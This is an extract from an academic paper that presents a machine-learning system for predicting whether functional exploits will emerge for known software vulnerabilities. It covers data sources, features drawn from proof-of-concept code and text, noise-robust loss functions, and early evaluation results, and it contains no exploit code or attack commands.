We do not aim to generate functional exploits automatically. We also do not aim to analyze the code of existing exploits in order to assess how close they are to becoming functional. Instead, we aim to quantify the exploitability of known vulnerabilities objectively, by predicting whether functional exploits will be developed for them.While we aim to make our exploit predictor robust to systematic label noise, we do not attempt to improve the model's robustness to adversarial examples [55], as techniques for achieving this have been widely studied elsewhere [10]. Finally, we do not aim to predict which vulnerabilities are likely to be exploited in the wild, in real-world attacks, because this likelihood is influenced by additional factors (e.g. attacker choices, patching delays) that are out of scope for this paper.

4 Data Collection

In this section we describe the methods used to collect the data used in our paper, as well as the techniques for discovering various timestamps in the lifecycle of vulnerabilities.

4.1 Gathering Technical Information

We use the CVEIDs to identify vulnerabilities, because it is one of the most prevalent and cross-referenced public vulnerability identification systems. Our collection contains vulnerabilities published between January 1999 and March 2020.

Public Vulnerability Information. We begin by collecting information about the vulnerabilities targeted by the PoCs from the National Vulnerability Database (NVD) [43]. NVD adds vulnerability information gathered by analysts, including textual descriptions of the issue, product and vulnerability type information, as well as the CVSS score. Nevertheless, NVD only contains high-level descriptions. In order to build a more complete coverage of the technical information available for each vulnerability, we search for external references in several public sources. We use the Bugtraq [8] and IBM X-Force Exchange [28], vulnerability databases which provide additional textual descriptions for the vulnerabilities. We also use Vulners [70], a database that collects in real time textual information from vendor advisories, security bulletins, third-party bug trackers and security databases. We filter out the reports that mention more than one CVEID, as it would be challenging to determine which particular one is discussed. In total, our collection contains 278,297 documents from 76 sources, referencing 102,936 vulnerabilities. We refer to these documents as *write-ups*, which, together with the NVD textual information and vulnerability details, provide a broader picture of the *technical information* publicly available for vulnerabilities.

Proof of Concepts (PoCs). We collect a dataset of public PoCs by scraping ExploitDB [20], Bugtraq [8] and Vulners [70], three popular vulnerability databases that contain exploits aggregated from multiple sources. Because there is substantial overlap across these sources, but the formatting of the PoCs might differ slightly, we remove duplicates using a content hash that is invariant to such minor whitespace differences. We preserve only the 48,709 PoCs that are linked to CVEIDs, which correspond to 21,849 distinct vulnerabilities.

Social Media Discussions. We also collect social media discussions about vulnerabilities from Twitter, by gathering tweets mentioning CVE-IDs between January 2014 and December 2019.We collected 1.4 million tweets for 52,551 vulnerabilities by continuously monitored the Twitter Filtered Stream API [68], using the approach from our prior work [55]. While the Twitter API does not sample returned tweets, short offline periods for our platform caused some posts to be lost. By a conservative estimate using the lost tweets which were later retweeted, our collection contains over 98% of all public tweets about these vulnerabilities.

Exploitation Evidence Ground Truth. Because we are not aware of any comprehensive dataset of evidence about developed exploits, we aggregate evidence from multiple public sources.

We begin from the Temporal CVSS score, which tracks the status of exploits and the confidence in these reports. The Exploit Code Maturity component has four possible values: "Unproven", "Proof-of-Concept", "Functional" and "High". The first two values indicate that the exploit is not practical or not functional, while the last two values indicate the existence of autonomous or functional exploits that work in

most situations. Because the Temporal score is not updated in NVD, we collect it from two reputable sources: IBM X-Force Exchange [28] threat sharing platform and the Tenable Nessus [66] vulnerability scanner. Both scores are used as inputs to proprietary severity assessment solutions: the former is used by IBM in one of their cloud offerings [71], while the latter is used by Tenable as input to commercial vulnerability prioritization solutions [67]. We use the labels "Functional" and "High" as evidence of exploitation, as defined by the official CVSS Specification [42], obtaining 28,009 exploited vulnerabilities. We further collect evidence of 2,547 exploited vulnerabilities available in three commercial exploitation tools: Metasploit [50], Canvas [29] and D2 [14]. We also scrape the Bugtraq [8] exploit pages, and create NLP rules to extract evidence for 1,569 functional exploits. Examples of indicative phrases are: *"A commercial exploit is available."*, *"A functional exploit was demonstrated by researchers."*.

We also collect exploitation evidence that results from exploitation in the wild. Starting from a dataset collected from Symantec in our prior work [55], we update it by scraping Symantec's Attack Signatures [4] and Threat Explorer [61]. We then aggregate labels extracted using NLP rules (matching e.g. *"... was seen in the wild."*) from scrapes of Bugtraq [8], Tenable [65], Skybox [58] and AlienVault OTX [44]. In addition, we use the Contagio dump [39] which contains a curated list of exploits used by exploit kits. These sources were reported by prior work as reliable for information about exploits in the wild [30, 41, 55]. Overall, 4,084 vulnerabilities are marked as exploited in the wild.

While exact development time for most exploits is not available, we drop evidence if we cannot confirm they were published within one year after vulnerability disclosure, simulating a historical setting. Our ground truth, consisting of 32,093 vulnerabilities known to have functional exploits, therefore reflects a lower bound for the number of exploits available, which translates to class-dependent label noise in classification, issue that we evaluate in Section 7.

4.2 Estimating Lifecycle Timestamps

Vulnerabilities are often published in NVD at a later date than their public disclosure [5, 33]. We estimate the public disclosure dates for the vulnerabilities in our dataset by selecting the minimum date among all write-ups in our collection and the publication date in NVD, in line with prior research [33, 57]. This represents the earliest date when expected exploitability can be evaluated. We validate our estimates for the disclosure dates by comparing them to two independent prior estimates [33, 57], on the 67% of vulnerabilities which are also found in the other datasets. We find that the median date difference between the two estimates is 0 days, and our estimates are an average of 8.5 days earlier than prior assessments. Similarly, we estimate the time when PoCs are published as the minimum date among all sources that shared them, and we confirm the accuracy of these dates dates by verifying the commit history in exploit databases that use version control.

To assess whether EE can provide timely warnings, we need the dates for the emergence of functional exploits and attacks in the wild. Because the sources of exploit evidence do not share the dates when exploits were developed, we estimate these dates from ancillary data. For the exploit toolkits, we collect the earliest date when exploits are reported in the Metasploit and Canvas platforms. For exploits in the wild, we use the dates of first recorded attacks, from prior work [55]. Across all exploited vulnerabilities, we also crawl VirusTotal [69], a popular threat sharing platform, for the timestamps when exploit files were first submitted. Finally, we estimate exploit availability as the earliest date among the different sources, excluding vulnerabilities with zero-day exploits. Overall, we discovered this date for 10% (3,119) of the exploits.These estimates could result in label noise, because exploits might sometimes be available earlier, e.g. PoCs that are easy to weaponize. In Section 7.3 we measure the impact of such label noise on the EE performance.

4.3 Datasets

We create three datasets that we use throughout the paper to evaluate EE. **DS1** contains all 103,137 vulnerabilities in our collection that have at least one artifact published within one year after disclosure. We use this to evaluate the timeliness of various artifacts, compare the performance of EE with existing baselines, and measure the predictive power of different categories of features. The second dataset, **DS2**, contains 21,849 vulnerabilities that have artifacts across all different categories within one year. This is used to compare the predictive power of various feature categories, observe their improved utility over time, and to test their robustness to label noise. The third one, **DS3** contains 924 out of the 3,119 vulnerabilities for which we estimated the exploit emergence date, and which are disclosed during our classifier deployment period described in Section 6.3. These are used to evaluate the ability of EE to distinguish imminent exploit.

5 Empirical Observations

We start our analysis with three empirical observations on DS1, which guide the design of our system for computing EE.

Existing scores are poor predictors. First, we investigate the effectiveness of three vulnerability scoring systems, described in Section 2, for predicting exploitability. Because these scores are widely used, we will utilize them as baselines for our prediction performance; our goal for EE is to improve this performance substantially. As the three scores do not change over time, we utilize a threshold-based decision rule, which predicts that all vulnerabilities with scores greater or equal than the threshold are exploitable. By varying





Figure 2: Performance of existing severity scores at capturing exploitability. We report both precision (P) and recall (R). The numerical score values are ordered by increasing severity.



(a) (b)

Figure 3: (a) Number of days after disclosure when vulnerability artifacts are first published. (b) Difference between the availability of exploits and availability of other artifacts. The day differences are in logarithmic scale.

the threshold across the entire score range, and using all the vulnerabilities in our dataset, we evaluate their *precision (P)*: the fraction of predicted vulnerabilities that have functional exploits within one year from disclosure, and *recall (R)*: the fraction of exploited vulnerabilities that are identified within one year.

Figure 2 reports these performance metrics. It is possible to obtain $R = 1$ by marking all vulnerabilities as exploitable, but this affects P because many predictions would be false positives. For this reason, for all the scores, R decreases as we raise the severity threshold for prediction. However, obtaining a high P is more difficult. For CVSSv3 Exploitability, P does not exceed 0.19, regardless of the detection threshold, and some vulnerabilities do not have scores assigned to them. In the technical report [60] we evaluate CVSSv2, which yields similar results.

When evaluating the Microsoft Exploitability Index on the 1,100 vulnerabilities for Microsoft products in our dataset disclosed since the score inception in 2008, we observe that the maximum precision achievable is 0.45. The recall is also lower because the score is only computed on a subset of vulnerabilities [18].

On the 3,030 vulnerabilities affecting RedHat products, we observe a similar trend for the proprietary severity metric, where precision does not exceed 0.45.

These results suggest that *the three existing scores predict exploitability with* $> 50\%$ *false positives*. This is compounded by the facts that (1) *some scores are not computed for all vulnerabilities, owing to the manual effort required*, which introduces false negative predictions; (2) *the scores do not change, even if new information becomes available*; and (3) *not all the scores are available at the time of disclosure*, meaning that the recall observed operationally soon after disclosure will be lower, as highlighted in the next section.

Artifacts provide early prediction opportunities. To assess the opportunities for early prediction, we look at the publication timing for certain artifacts from the vulnerability lifecycle. In Figure 3(a), we plot, across all vulnerabilities, the earliest point in time after disclosure when the first write-ups are published, they are added to NVD, their CVSS and technical analysis are published in NVD, their first PoCs are released and when they are first mentioned on Twitter. The publication delay distribution for all collected artifacts is available in Figure 1.

Write-ups are the most widely available ones at the time of disclosure, suggesting that vendors prefer to disclose vulnerabilities through either advisories or third party databases. However, many PoCs are also published early: 71% of vulnerabilities have a PoC on the day of disclosure. In contrast, only 26% of vulnerabilities in our dataset are added to NVD on the day of disclosure, and surprisingly, only 9% of the CVSS scores are published at disclosure. This result suggests that *timely exploitability assessments require looking beyond NVD, using additional sources of technical vulnerability information, such as the write-ups and PoCs*. This observation drives our feature engineering from Section 6.1.

Figure 3(b) highlights the day difference between the dates when the exploits become available and the availability of the artifacts from public vulnerability disclosure. For more than 92% of vulnerabilities, write-ups are available before the exploits become available. We also find that the 62% of PoCs are available before this date, while 64% of CVSS assessments are added to NVD before. Overall, the availability of exploits is highly correlated with the emergence of other artifacts, indicating an *opportunity to infer the existence of functional exploits as soon as, or before, they become available*.

Exploit prediction is subject to feature-dependent label noise. Good predictions also require a judicious solution to the label noise challenge discussed in Section 3. The time-varying view of exploitability revealed that our problem is subject to class-dependent noise. However, because we aggregate evidence about exploits from multiple sources, their individual biases could also affect our ground truth. To test for such individual biases, we investigate the dependence

	Functional Exploits						Exploits in the Wild					
	Tenable	X-Force	Metasploit	Canvas	Bugtraq	D2	Symantec	Contagio	Alienvault	Bugtraq	Skybox	Tenable
CWE-79	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓(0.006)
CWE-94	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	X (1.000)
CWE-89	✓	✓	✓	✓	✓	X (1.000)	✓	✓	✓	✓	✓	X (0.284)
CWE-119	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓(0.001)
CWE-20	✓	✓	✓	✓	✓	✓	✓	X (1.000)	✓	✓(0.002)	✓	X (1.000)
CWE-22	✓	X (0.211)	✓	X (1.000)	X (1.000)	✓	X (1.000)	X (1.000)	X (0.852)	X (1.000)	X (1.000)	X (1.000)
Windows	✓	✓	✓	✓	✓	X (0.012)	✓	✓	✓	✓	✓	✓
Linux	✓	✓	✓	✓	✓	X (1.000)	✓	✓	✓	✓	✓	✓

Table 1: Evidence of feature-dependent label noise. A ✓indicates that we can reject the null hypothesis H_0 that evidence of exploits within a source is independent of the feature. Cells with no p-value are < 0.001.

between all sources of exploit evidence and various vulnerability characteristics. For each source and feature pair, we perform a Chi-squared test for independence, aiming to observe whether the we can reject the null hypothesis H_0 that the presence of an exploit within the source is independent of the presence of the feature for the vulnerabilities. Table 1 lists the results for all 12 sources of ground truth, across the most prevalent vulnerability types and affected products in our dataset. We utilize the Bonferroni correction for multiple tests [17] and a 0.01 significance level. We observe that the null hypothesis can be rejected for at least 4 features for each source. We observe that the null hypothesis can be rejected for at least 4 features for each source, indicating that *all the sources for ground truth include biases* caused by individual vulnerability features. These biases could be reflected in the aggregate ground truth, suggesting that *exploit prediction is subject to class- and feature-dependent label noise*.

6 Computing Expected Exploitability

In this section we describe the system for computing EE, starting from the design and implementation of our feature extractor, and presenting the classifier choice.

6.1 Feature Engineering

EE uses features extracted from all vulnerability and PoC artifacts in our datasets, which are summarized in Table 2.

Novel: PoC Code. Intuitively, one of the leading indicators for the complexity of functional exploits is the complexity of PoCs. This is because if triggering the vulnerability requires a complex PoC, an exploit would also have to be complex. Conversely, complex PoCs could already implement functionality beneficial towards the development of functional exploits. We use this intuition to extract features that reflect the complexity of PoC code, by means of intermediate representations that can capture it. We transform the code into Abstract Syntax Trees (ASTs), a low-overhead representation which encodes structural characteristics of the code. From the ASTs we extract complexity features such as statistics of the node types, structural features of the tree, as well as statistics of control statements within the program and the relationship between them. Additionally, we extract features for the function calls within the PoCs towards external library functions, which in some cases may be the means through which the exploit interacts with the vulnerability and thereby reflect the relationship between the PoC and its vulnerability. Therefore, the library functions themselves, as well as the patterns in calls to these functions, can reveal information about the complexity of the vulnerability, which might in turn express the difficulty of creating a functional exploit. We also extract the cyclomatic complexity from the AST [32], a software engineering metric which encodes the number of independent code paths in the program. Finally, we encode features of the PoC programming language, in the form of statistics over the file size and the distribution of language reserved keywords.

We also observe that the lexical characteristics of the PoC code provide insights into the complexity of the PoC. For example, a variable named `shellcode` in a PoC might suggest that the exploit is in an advanced stage of development. In order to capture such characteristics, we extract the code tokens from the entire program, capturing literals, identifiers and reserved keywords, in a set of binary unigram features. Such specific information allows us to capture the stylistic characteristics of the exploit, the names of the library calls used, as well as more latent indicators, such as artifacts indicating exploit authorship [9], which might provide utility towards predicting exploitability. Before training the classifier, we filter out lexicon features that appear in less than 10 training-time PoCs, which helps prevent overfitting.

Novel: PoC Info. Because a large fraction of PoCs contain only textual descriptors for triggering the vulnerabilities without actual code, we also extract features that aim to encode the technical information conveyed by the authors in the non-code PoCs, as well as comments in code PoCs. We encode these

Type	Description	#
PoC Code (Novel)		
Length	# characters, loc, sloc	33
Language	Programming language label	11
Keywords count	Count for reserved keywords	820
Tokens	Unigrams from code	92,485
#_nodes	# nodes in the AST tree	4
#_internal_nodes	# of internal AST tree nodes	4
#_leaf_nodes	# of leaves of AST tree	4
#_identifiers	# of distinct identifiers	4
#_ext_fun	# of external functions called	4
#_ext_fun_calls	# of calls to external functions	4
#_udf	# user-defined functions	4
#_udf_calls	# calls to user-defined functions	4
#_operators	# operators used	4
cyclomatic compl	cyclomatic complexity	4
nodes_count_*	# of AST nodes for each node type	316
ctrl_nodes_count_*	# of AST nodes for each control statement type	29
literal_types_count_*	# of AST nodes for each literal type	6
nodes_depth_*	Stats depth in tree for each AST node type	916
branching_factor	Stats # of children across AST	12
branching_factor_ctrl	Stats # of children within the Control AST	12
nodes_depth_ctrl_*	Stats depth in tree for each Control AST node type	116
operator_count_*	Usage count for each operator	135
#_params_udf	Stats # of parameters for user-defined functions	12
PoC Info (Novel)		
PoC unigrams	PoCs text and comments	289,755
Write-ups (Prior Work)		
Write-up unigrams	Write-ups text	488,490
Vulnerability Info (Prior Work)		
NVD unigrams	NVD descriptions	103,793
CVSS	CVSSv2 & CVSSv3 components	40
CWE	Weakness type	154
CPE	Name of affected product	10
In-the-Wild Predictors (Prior Work)		
EPSS	Handcrafted	53
Social Media	Twitter content and statistics	898,795

Table 2: Description of features used. Unigram features are counted before frequency-based pruning.

features as binary unigrams. Unigrams provide a clear baseline for the performance achievable using NLP. Nevertheless, in our technical report [60] we investigate the performance of EE with embeddings, showing that there are additional challenges in designing semantic NLP features for exploit prediction, which we leave for future work.

Prior Work: Vulnerability Info and Write-ups. To capture the technical information shared through natural language in artifacts, we extract unigram features from all the write-ups discussing each vulnerability and the NVD descriptions of the vulnerability. Finally, we extract the structured data within NVD that encodes vulnerability characteristics: the most prevalent list of products affected by the vulnerability, the vulnerability types (CWEID [12]), and all the CVSS Base Score sub-components, using one-hot encoding.

Prior Work: In-the-Wild Predictors. To compare the effectiveness of various feature sets, we also extract 2 categories proposed in prior predictors of exploitation in the wild. The Exploit Prediction Scoring System (EPSS) [31] proposes 53 features manually selected by experts as good indicators for exploitation in the wild. This set of *handcrafted features* contains tags reflecting vulnerability types, products and vendors, as well as binary indicators of whether PoC or weaponized exploit code has been published for a vulnerability. Second, from our collection of tweets, we extract *social media features* introduced in prior work [55], which reflect the textual description of the discourse on Twitter, as well as characteristics of the user base and tweeting volume for each vulnerability. Unlike the the original work, we do not perform feature selection on the unigram features from tweets because we want to directly compare the utility of Twitter discussions to these from other artifacts. None of the two categories will be used in the final EE model because of their limited predictive utility.




Figure 4: Diagram of the EE feature extraction system.

6.2 Feature Extraction System

Below we describe the components our our feature extraction system, illustrated in Figure 4, and discuss how we address the challenges identified in Section 3.

Code/Text Separation. Only 64% of the PoCs in our dataset contain any file extension that would allow us to identify the programming language. Moreover, 5% of them have conflicting information from different sources, and we observe that many PoCs are first posted online as freeform text without explicit language information. Therefore, a central challenge is to accurately identify their programming languages and whether they contain any code. We use GitHub Linguist [24], to extract the most likely programming languages used in each PoC. Linguist combines heuristics with a Bayesian classifier to identify the most prevalent language within a file. Nevertheless, the model obtains an accuracy of 0.2 on classifying the PoCs, due to the prevalence of natural language text in PoCs. After modifying the heuristics and retraining the classifier on 42,195 PoCs from ExploitDB that contain file extensions, we boost the accuracy to 0.95. The main cause of errors is text files with code file extensions, yet these errors have limited impact because of the NLP features extracted from files.

Table 3 lists the number of PoCs in our dataset for each

Language	# PoCs	# CVEs (% exploited)
Text	27743	14325 (47%)
Ruby	4848	1988 (92%)
C	4512	2034 (30%)
Perl	3110	1827 (54%)
Python	2590	1476 (49%)
JavaScript	1806	1056 (59%)
PHP	1040	708 (55%)
HTML	1031	686 (56%)
Shell	619	304 (29%)
VisualBasic	397	215 (41%)
None	367	325 (43%)
C++	314	196 (34%)
Java	119	59 (32%)

Table 3: Breakdown of the PoCs in our dataset according to programming language.

identified language label (the None label represents the cases which our classifier could not identify any language, including less prevalent programming languages not in our label set). We observe that 58% of PoCs are identified as text, while the remaining ones are written in a variety of programming languages. Based on this separation, we develop regular expressions to extract the comments from all code files. After separating the comments, we process them along with the text files using NLP, to obtain *PoC Info* features, while the *PoC Code* features are obtained using NLP and program analysis.

Code Features. Performing program analysis on the PoCs poses a challenge because many of them do not have a valid syntax or have missing dependencies that hinders compilation or interpretation [2, 40]. We are not aware of any unified and robust solution to simultaneously obtain ASTs from code written in different languages. We address this challenge by employing heuristics to correct malformed PoCs and parsing them into intermediate representations using techniques that provide robustness to errors.

Based on Table 3, we observe that some languages are likely to have a more significant impact on the prediction performance, based on prevalence and frequency of functional exploits among the targeted vulnerabilities. Given this observation, we focus our implementation on Ruby, C/C++, Perl and Python. Note that this choice does not impact the extraction of lexical features from code PoCs written in other languages.

For C/C++ we use the Joern fuzzy parser for program analysis, previously proposed for bug discovery [75]. The tool provides robustness to parsing errors through the use of island grammars and allows us to successfully parse 98% of the files.

On Perl, by modifying the existing *Compiler::Parser* [38] tool to improve its robustness, and employing heuristics to correct malformed PoC files, we improve the parsing success rate from 37% to 83%.

For Python, we implement a feature extractor based on the *ast* parsing library [49], achieving a success rate of 67%. We observe that this lower parsing success rate is due to the reliance of the language on strict indentation, which is often distorted or completely lost when code gets distributed through Webpages.

Ruby provides an interesting case study because, despite being the most prevalent language among PoCs, it is also the most indicative of exploitation. We observe that this is because our dataset contains functional exploits from the Metasploit framework, which are written in Ruby. We extract AST features for the language using the Ripper library [54]. Our implementation is able to successfully parse 96% of the files.

Overall, we successfully parse 13,704 PoCs associated with 78% of the CVEs that have PoCs with code. Each vulnerability aggregates only the code complexity features of the most complex PoC (in source lines of code) across each of the four languages, while the remaining code features are collected from all PoCs available.

Unigram Features. We extract the textual features using a standard NLP pipeline which involves tokenizing the text from the PoCs or vulnerability reports, removing non-alphanumeric characters, filtering out English stopwords and representing them as unigrams. For each vulnerability, the PoC unigrams are aggregated across all PoCs, and separately across all write-ups collected within the observation period. When training a classifier, we discard unigrams which occur less than 100 times across the training set, because they are unlikely to generalize over time and we did not observe any noticeable performance boost when including them.

6.3 Exploit Predictor Design

The predictor concatenates all the extracted features, and uses the ground truth about exploit evidence, to train a classifier which outputs the `EE` score. The classifier uses a feedforward neural network having 2 hidden layers of size 500 and 100 respectively, with ReLU activation functions. This choice was dictated by two main characteristics of our domain: feature dimmensionality and concept drift. First, as we have many potentially useful features, but with limited coverage, linear models, such as SVM, which tend to emphasize few important features [36], would perform worse. Second, deep learning models are believed to be more robust to concept drift and the shifting utility of features [46], which is a prevalent issue in the exploit prediction task [55]. The architecture was chosen empirically by measuring performance for various settings.

Classifier training. To address the second challenge identified in Section 3, we incorporate noise robustness in our

system by exploring several loss functions for the classifier. Our design choices are driven by two main requirements: (i) providing robustness to both class- and feature- dependent noise, and (ii) providing minimal performance degradation when noise specification is not available.

BCE: The binary cross-entropy is the standard, noise-agnostic loss for training binary classifiers. For a set of N examples x_i with labels $y_i \in \{0,1\}$, the loss is computed as:

$$L_{BCE} = -\frac{1}{N}\sum_{i=1}^{N}[y_i log(p_\theta(x_i)) + (1-y_i) log(1-p_\theta(x_i)]$$

where $p_\theta(x_i)$ corresponds to the output probability predicted by our classifier. BCE does not explicitly address requirement (i), but can be used to benchmark noise-aware losses that aim to address (ii).

LR: The Label Regularization, initially proposed as a semi-supervised loss to learn from unlabeled data [35], has been shown to address class-dependent label noise in malware classification [15] using a logistic regression classifier.

$$L_{LR} = -\frac{1}{N}\sum_{i=1}^{N}[y_i log(p_\theta(x_i))] - \lambda KL(\widetilde{p}||\hat{p}_\theta)$$

The loss function complements the log-likelihood loss over the positive examples with a label regularizer, which is the KL divergence between a noise prior $\widetilde{p}$ and the classifier's output distribution over the negative examples $\hat{p}_\theta$:

$$\hat{p}_\theta = \frac{1}{N}\sum_{i=1}^{N}[(1-y_i) log(1-p_\theta(x_i))]$$

Intuitively, the label regularizer aims to push the classifier predictions on the noisy class towards the the expected noise prior $\widetilde{p}$, while the λ hyper-parameter controls the regularization strength. We use this loss to observe the extent to which existing noise correction approaches for related security tasks apply to our problem. However, this function was not designed to address (ii) and, as our results will reveal, yields poor performance in our problem.

FC: The Forward Correction loss has been shown to significantly improve robustness to class-dependent label noise in various computer vision tasks [45]. The loss requires a pre-defined noise transition matrix $T \in [0,1]^{2x2}$, where each element represents the probability of observing a noisy label $\widetilde{y}_j$ for a ture label y_i: $T_{ij} = p(\widetilde{y}_j|y_i)$. For an instance x_i, the log-likelihood is then defined as $l_c(x_i) = -log(T_{0c}(1-p_\theta(x_i)) + T_{1c}p_\theta(x_i))$ for each class $c \in \{0,1\}$. In our case, because we assume that the probability of falsely labeling non-exploited vulnerabilities as exploited is negligible, the noise matrix can be defined as: $T = \begin{pmatrix} 1 & 0 \\ \widetilde{p} & 1-\widetilde{p} \end{pmatrix}$, and the loss reduces to:

$$L_{FC} = -\frac{1}{N}\sum_{i=1}^{N}[y_i log((1-\widetilde{p})p_\theta(x_i)) + \\ +(1-y_i) log(1-(1-\widetilde{p})p_\theta(x_i))]$$

On the negative class, the loss reduces the penalty for confident positive predictions, allowing the classifier to output a higher score for predictions which might have noisy labels. This prevents the classifier from fitting of instances with potentially noisy labels. We analyze the loss in more detail in the technical report [60]. FC partially addresses requirement (i), being explicitly designed only for class-dependent noise. However, unlike LR, it naturally addresses (ii) because it is equivalent to BCE if $\widetilde{p} = 0$.

FFC: To fully address (i), we modify FC to account for feature-dependent noise, a loss function we denote *Feature Forward Correction (FFC)*. We observe that for exploit prediction, feature-dependent noise occurs within the same label flipping template as class-dependent noise. We use this observation to expand the noise transition matrix with instance specific priors: $T_{ij}(x) = p(\widetilde{y}_j|x,y_i)$. In this case the transition matrix becomes:

$$T(x) = \begin{pmatrix} 1 & 0 \\ \widetilde{p}(x) & 1-\widetilde{p}(x) \end{pmatrix}$$

Assuming that we only possess priors for instances that have certain features f, the instance prior can be encoded as a lookup-table:

$$\widetilde{p}(x,y) = \begin{cases} \widetilde{p}_f & \text{if } y=0 \text{ and } x \text{ has } f \\ 0 & \text{otherwise} \end{cases}$$

While feature-dependent noise might cause the classifier to learn a spurious correlation between certain features and the wrong negative label, this formulation mitigates the issue by reducing the loss only on the instances that posses these features. In Section 7 we show that feature-specific prior estimates are achievable from a small set of instances, and use this observation to compare the utility of class- and feature-specific noise priors in addressing label noise. When training the classifier, we discovered optimal performance when using an ADAM optimizer for 20 epochs and a batch size of 128, using a learning rate of 5e-6.

Classifier deployment. We evaluate the historic performance of our classifier by partitioning the dataset into temporal splits, assuming that the classifier is re-trained periodically, on all the historical data available at that time. At the time the classifier is trained, we do not include the vulnerabilities disclosed within the last year because the positive labels from exploitation evidence might not be available until later on. We discovered that the classifier needs to be retrained every six months, as less frequent retraining would affect performance due to a larger time delay between the disclosure of training and testing instances. During testing, the system operates in a streaming environment in which it continuously collects the data published about vulnerabilities then recomputes their feature vectors over time and predicts their updated `EE` score. The prediction for each test-time instance is performed with the most recently trained classifier. To observe how our classifier performs over time, we train the classifier using the various loss functions and test its performance on all vulnerabilities disclosed between January 2010, when 65% of our

Feature	% Noise	Actual Prior	Est. Prior	# Inst to Est.
CWE-79	14%	0.93	0.90	29
CWE-94	7%	0.36	0.20	5
CWE-89	20%	0.95	0.95	22
CWE-119	14%	0.44	0.57	51
CWE-20	6%	0.39	0.58	26
CWE-22	8%	0.39	0.80	15
Windows	8%	0.35	0.87	15
Linux	5%	0.32	0.50	4

Table 4: Noise simulation setup. We report the % of negative instances that are noisy, the actual and estimated noise prior, and the # of instances used to estimate the prior.

	BCE		LR		FC		FFC	
Feature	P	AUC	P	AUC	P	AUC	P	AUC
CWE-79	0.58	0.80	0.67	0.79	0.58	0.81	0.75	0.87
CWE-94	0.81	0.89	0.71	0.81	0.81	0.89	0.82	0.89
CWE-89	0.61	0.82	0.57	0.74	0.61	0.82	0.81	0.89
CWE-119	0.78	0.88	0.75	0.83	0.78	0.87	0.81	0.89
CWE-20	0.81	0.89	0.72	0.82	0.80	0.88	0.82	0.90
CWE-22	0.81	0.89	0.69	0.80	0.81	0.89	0.83	0.90
Windows	0.80	0.88	0.71	0.81	0.80	0.88	0.83	0.90
Linux	0.81	0.89	0.71	0.81	0.81	0.89	0.82	0.90

Table 5: Noise simulation results. We report the precision at a 0.8 recall (P) and the precision-recall AUC. The pristine BCE classifier performance is 0.83 and 0.90 respectively.

dataset was available for training, and March 2020.

7 Evaluation

We evaluate our approach of predicting expected exploitability by testing EE on real-world vulnerabilities and answering the following questions, which are designed to address the third challenge identified in Section 3: How effective is EE at addressing label noise? How well does EE perform compared to baselines? How well do various artifacts predict exploitability? How does EE performance evolve over time? Can EE anticipate imminent exploits? Does EE have practicality for vulnerability prioritization?

7.1 Feature-dependent Noise Remediation


To observe the potential effect of feature-dependent label noise on our classifier, we simulate a worst-case scenario in which our training-time ground truth is missing all the exploits for certain features. The simulation involves training the classifier on dataset DS2, on a ground truth where all the vulnerabilities with a specific feature f are considered not exploited. At testing time, we evaluate the classifier on the original ground truth labels. Table 4 describes the setup for our experiments. We investigate 8 vulnerability features, part of the Vulnerability Info category, that we analyzed in Section 5: the six most prevalent vulnerability types, reflected through the CWE-IDs, as well as the two most popular products: linux and windows. Mislabeling instances with these features results in a wide range of noise: between 5-20% of negative labels become noisy during training.

All techniques require priors about the probability of noise. The LR and FC approaches require a prior $\widetilde{p}$ over the entire negative class. To evaluate an upper bound of their capabilities, we assume perfect prior and set $\widetilde{p}$ to match the fraction of training-time instances that are mislabeled. The FFC approach assumes knowledge of the noisy feature f. This assumption is realistic, as it is often possible to enumerate the features that are most likely noisy (e.g. prior work identified linux as a noise-inducing feature due to the fact that the vendor collecting exploit evidence does not have a product for the platform [55]). Besides, FFC requires estimates of the feature-specific priors $\widetilde{p}_f$. We assume an operational scenario were $\widetilde{p}_f$ is estimated once, by manually labeling a subset of instances collected after training. We use the vulnerabilities disclosed in the first 6 months after training for estimating $\widetilde{p}_f$ and require that these vulnerabilities are correctly labeled. Table 4 shows the actual and the estimated priors $\widetilde{p}_f$, as well as the number of instances used for the estimation. We observe that the number of instances required for estimation is small, ranging from 5 to 51 across all features f, which demonstrates that setting feature-based priors is feasible in practice. Nevertheless, we observe that the estimated priors are not always accurate approximations of the actual ones, which might negatively impact FFC's ability to address the effect of noise.

